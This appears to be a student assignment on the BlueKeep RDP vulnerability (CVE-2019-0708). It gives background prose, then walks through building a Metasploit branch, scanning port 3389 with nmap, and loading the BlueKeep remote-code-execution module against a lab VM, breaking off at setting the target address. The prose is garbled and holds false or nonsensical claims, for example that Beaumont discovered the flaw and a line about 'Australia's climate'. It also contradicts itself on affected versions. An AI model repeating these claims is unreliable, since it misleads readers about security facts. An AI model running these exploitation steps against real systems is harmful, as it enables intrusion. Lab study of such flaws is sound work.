SRI LANKA INSTITUE OF INFORMATION TECHNOLOGY

(Cyber Security)

System and Network Programming

Assignment 01

Bluekeep Vulnerability Exploit

Name: Hearth H.M.I.D

Student ID: IT19068992

Group: Y2S1 13.1

Content

Introduction

A vulnerability in the Windows Vista, WinDesktop 7, Windows XP, Server 2003 or Server2008 remote desktop protocol (RDPs) is identified as Bluekeep (CVE-2019-0708). Microsoft is asking Windows device owners to upgrade their operating systems as quickly as possible. An exploit from BlueKeep will spread in a worm-like fashion and repeat itself without needing any action between users. Microsoft says that a potential assailant could send specially designed malware packages to a non-patched, RDP-enabled Windows operating system. The intruder will the be able to execute different acts after successfully submitting packages, including adding new user accounts, malicious code being enabled and data modifications.

Researches from Twitter, McAfee, Zerodium and Kaspersky demonstrated BlueeKeep Proof of Concept (PoC) exploits for denied-of-service attacks and limited remote code execution (RCE). BlueeKeep attacks were not seen inn the wild as from this report, but security scientists at Proofpoint said they saw a low-level search operation in which compromised devices were pursued.

BlueKeep specification corrections were released for Windows and Windows XP and Server 2003 on May 14,2019. In order to avoid bluekeep attacks, network administers will also consider, in addition to patching and upgrading Windows operating systems:

- Unable RDP facilities that are outdated and unneeded.
- TCP port 3389 blocking
- Activating RDP application network level protection to prevent remote code execution by attackers without legitimate credentials.

Background

The flaw in remote code execution is noted by Microsoft on Windows Remote Desktop Services (RDS) if a non-authenticated attacker uses Remote Desktop Protocols to link to the target device and sends specially built requests for remote code execution. No user interaction and pre-authentication is required for the vulnerability.

This vulnerability can be used by attackers to run arbitrary code on target systems and install programs or build new accounts with full user rights. A weakness can only be abused by an attacker who sends a request to RDS target systems via RDP. The update CVE-2019-0708 corrects the vulnerability by handling contact demands from Remote Desktop Providers.

Referenced on who found BlueKeep

Protection researcher Kevin Beaumont announced on November 2, 2019 that his honeypot BlueKeep had crashes and possibly was abused. In order to analyze the crashes and to ensure they were triggered by a BLUEKEP operating module for the Metasploit penetration testing system, Microsoft security researchers have worked along with Beaumont and another researcher, Marcus Hutchins.

BlueKeep is the call of scientists and media to the Windows 7, Windows Server 2008 and Windows Server 2008 R2, CVE-2019-0708 for non-authenticated remote code execution vulnerability. On May 14, 2019, Microsoft issued a bug protection patch.

How BlueKeep was found

Bluekeep is a vulnerability in remote code execution in Microsoft Remote Desktop Services. CVE-2019-0708 was detected earlier this year and replaced in May. The vulnerability has been identified. The crucial flaw was so important that to avoid the abuse Microsoft took the unprecedented step of releasing patches for out of support versions of Windows.

Bluekeep was found by Kevin Beaumont, when his Blueskeep honeypots collapsed this past weekend. He shared his data with Marcus Hutchins, a researcher who reviewed the results. Hutchins also discovered that a crypto-currency miner was built in the victim's device while testing the code which is crashing the honeypots.

Impact of the BlueKeep

A service left unpatched with the Remote Desktop Protocol (RDP) may be exposed and exploitable.

The BlueKeep vulnerability relates equally to external and internal RDP and will cause malicious actors to slip into a network laterally.

Motivated performers are now searching for unmatched structures to take advantage of Australia 's climate.

The BlueKeep vulnerability can be used easily as it does nothing, other than by accessing RDP on an unpatched operating system. It does not have preconditions.

A malicious attacker would use email or the web for a program that relies on internal RDP services to provide executable content will possibly have considerable success and may be as successful as WannaCry.

Consider adding "Authentication network point" which adds a pre-exploitation hurdle. For more information on network level security setup for remote device connections, see Microsoft.

Reasons to worry about bluekeep

1. BlueKeep is a “wormable” flaw

   That means it is like an EthernalBlue feat used in rankings like WannaCry and NotPetya. Wormable attacks are particulary dangerous because they can spread to unprotected systems automatically.

2. BlueKeep primarily affects older, more vulnerable systems

   Vulnerabilities impacting older devices are a major risk factor for cybersecurity. Systems on old operating systems are not generally properly supported by the manufacturer or the end user (in this case Microsoft) so legacy programs typically operate. For instance, Windows XP, which is not supported, is affected. Microsoft is deeply worried that BlueKeep was important enough to merit XP's first update in five years ' time on Tuesday.

3. The nature of the vulnerability lends itself to dangerous attacks

In remote desk services (RDS), there is a possibility that the remote execution of code may be exploited by attackers via RDP (Remote desktop protocol) and arbitrary code running on the device. The vulnerability is associated with remote code execution. Since RDS / RDP is concerned, there is a chance that a proportion of the ~1 million exposed targets will be high value targets like jump boxes that offer a point of entry into a more useful program.

4. Imminent threats have been detected

There are rumors of many warnings where port scans are carried out to identify the vulnerability of BlueKeep on Windows devices. These actors were found behind thousands of TOR escape nodes and the wave of attacks linked to BlueKeep could follow. Fortunately, health authorities are yet to issue proof of concept BlueKeep attack code. However, some organizations have publicly announced the progress of creating a BlueKeep attack code, which are to be kept confidential. The list includes McAfee, Test Point, Kaspersky and MalwareTech.

5. Vulnerable systems are easily discoverable

Seeking vulnerable hosts was never simpler. Using software like Masscan and Zmap, the entire Internet can be scansed in minutes and insecure networks are difficult to locate by attackers. Robert Graham, author of BlueKeep, Errata Safe, released a BlueKeep open source scanner on GitHub already.

Exploitation techniques in BlueKeep

1. Scans for vulnerable RDP services
2. BlueKeep RDP exploit
3. Download and execution of multiple obfuscated PowerShell scripts
4. Coin miner payload
5. Scheduled task for payload persistence
6. C&C communications

Mechanisms

For the provision of extensions, the RDP protocol is configured as a "virtual channel" before authentication. RDP 5.1 describes 32 virtual static channels and one of them includes dynamic virtual channels. When the server connects the "MS T120" virtual channel to a static channel, rather than a static channel, there is a heap of leakage that enables arbitrary machine code execution. Microsoft has been known as the insecure Windows XP, Windows Vista, Windows Server 2003, Windows Server 2008 and Windows Server 2008 R2. Not affected were models other than 7, including Windows 8 and Windows 10. The Information Protection and Infrastructure Management Agency reported that code execution on Windows 2000 has been successful as well.

Exploit methods

On the Linux machine, first, we need to clone the Metasploit project:

```
$ git clone https: //github.com/rapid7/Metasploit-framework.git
$ cd Metasploit - framework
```

Then we need to get the branch with the pull request mentioned above:

```
$ git fetch origin pull/12283/head:bluekeep
$ git checkout bluekeep
```

After that, we install the dependencies needed for Metasploit:

```
$ gem install bundler && bundle
```

During this step you may encounter errors like this:

```
An error occurred while installing pg (0.21.0), and Bundler cannot continue. Make sure that `gem install pg -v '0.21.0' --source 'https://rubygems.org/'` succeeds before Bundling.
```

To fix it, you need to install the development library for PostgreSQL:

Apt-**get** install libpq-dev


Another error that we encountered was: An error occurred while installing pcaprub (0.13.0), and Bundler cannot continue. Make sure that `gem install pcaprub -v '0.13.0' --source 'https://rubygems.org/'` succeeds before bundling.

And we fixed it with:

Apt-**get** install libcap-dev

Our target was an outdated Windows 7 64 bite machine installed on Virtual Box 6.


Here is it is ipconfig output:



```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\isuri>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9cf0:4d53:6961:def7%20
   IPv4 Address. . . . . . . . . . . : 192.168.206.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c17d:eaa7:605e:be1a%17
   IPv4 Address. . . . . . . . . . . : 192.168.196.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2180:1faf:947e:9ef:4888:c49
   Temporary IPv6 Address. . . . . . : 2402:4000:2180:1faf:443f:a4f0:f7c3:6821
   Link-local IPv6 Address . . . . . : fe80::947e:9ef:4888:c49%12
   IPv4 Address. . . . . . . . . . . : 192.168.8.113
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::74d4:d2ff:fe7a:a5f3%12
                                       192.168.8.1

C:\Users\isuri>
```

Now we type the IP address in Kali Linux on virtual box


Here is the -sV -p output:



```
root@kali:~# nmap -sV -p 3389  192.168.206.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 16:43 EDT
Nmap scan report for 192.168.206.1
Host is up (0.0011s latency).

PORT     STATE    SERVICE       VERSION
3389/tcp filtered ms-wbt-server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
root@kali:~# 
```

Then type mfsconsole on another terminal


Here is the output:



```
root@kali:~# msfconsole
   .:okOOOkdc'           'cdkOOOko:.
 .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
:OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
oOOOOOOOO.MMMM.oOOOOoOOOl.MMMM,OOOOOOOOo
dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
.OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
 cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
  oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
   lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
    ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
     .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
       ,kOl'M.OOOOOOOOOOOOO.M'dOk,
         :kk;.OOOOOOOOOOOOO.;Ok:
           ;kOOOOOOOOOOOOOOOk:
             ,xOOOOOOOOOOOx,
               .lOOOOOOOl.
                  ,dOd,
                    .

       =[ metasploit v5.0.75-dev                          ]
+ -- --=[ 1970 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search bluekeep

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep    2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


msf5 > 
```


At this point, the Metasploit dependencies were installed correctly and we were able to use the BlueKeep exploit module with:

```
$./msfconsole
Msf5>use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```



```
root@kali:~# msfconsole
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.75-dev                          ]
+ -- --=[ 1970 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search bluekeep

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep    2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```


Type info and this is the output:



```
  1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)

Check supported:
  Yes

Basic options:
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN                        no        The client domain name to report during connect
  RDP_USER                          no        The username to report during connect, UNSET = random
  RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            3389             yes       The target port (TCP)

Payload information:
  Space: 952

Description:
  The RDP termdd.sys driver improperly handles binds to internal-only
  channel MS_T120, allowing a malformed Disconnect Provider Indication
  message to cause use-after-free. With a controllable data/size
  remote nonpaged pool spray, an indirect call gadget of the freed
  channel is used to achieve arbitrary code execution. Windows 7 SP1
  and Windows Server 2008 R2 are the only currently supported targets.
  Windows 7 SP1 should be exploitable in its default configuration,
  assuming your target selection is correctly matched to the system's
  memory layout.
HKLM\SYSTEM\Curr  entControlSet\Control\TerminalServer\Winstations\RDP-Tcp\fDisableCam
  *needs* to be set to 0 for exploitation to succeed against Windows
  Server 2008 R2. This is a non-standard configuration for normal
  servers, and the target will crash if the aforementioned Registry
  key is not set! If the target is crashing regardless, you will
  likely need to determine the non-paged pool base in kernel memory
  and set it as the GROOMBASE option.

References:
  https://cvedetails.com/cve/CVE-2019-0708/
  https://github.com/zerosum0×0/CVE-2019-0708
  https://zerosum0×0.blogspot.com/2019/11/fixing-remote-windows-kernel-payloads-meltdown.html

Also known as:
  Bluekeep
```

Set RHOST using,

set RHOST “IP adress” and this is the output:

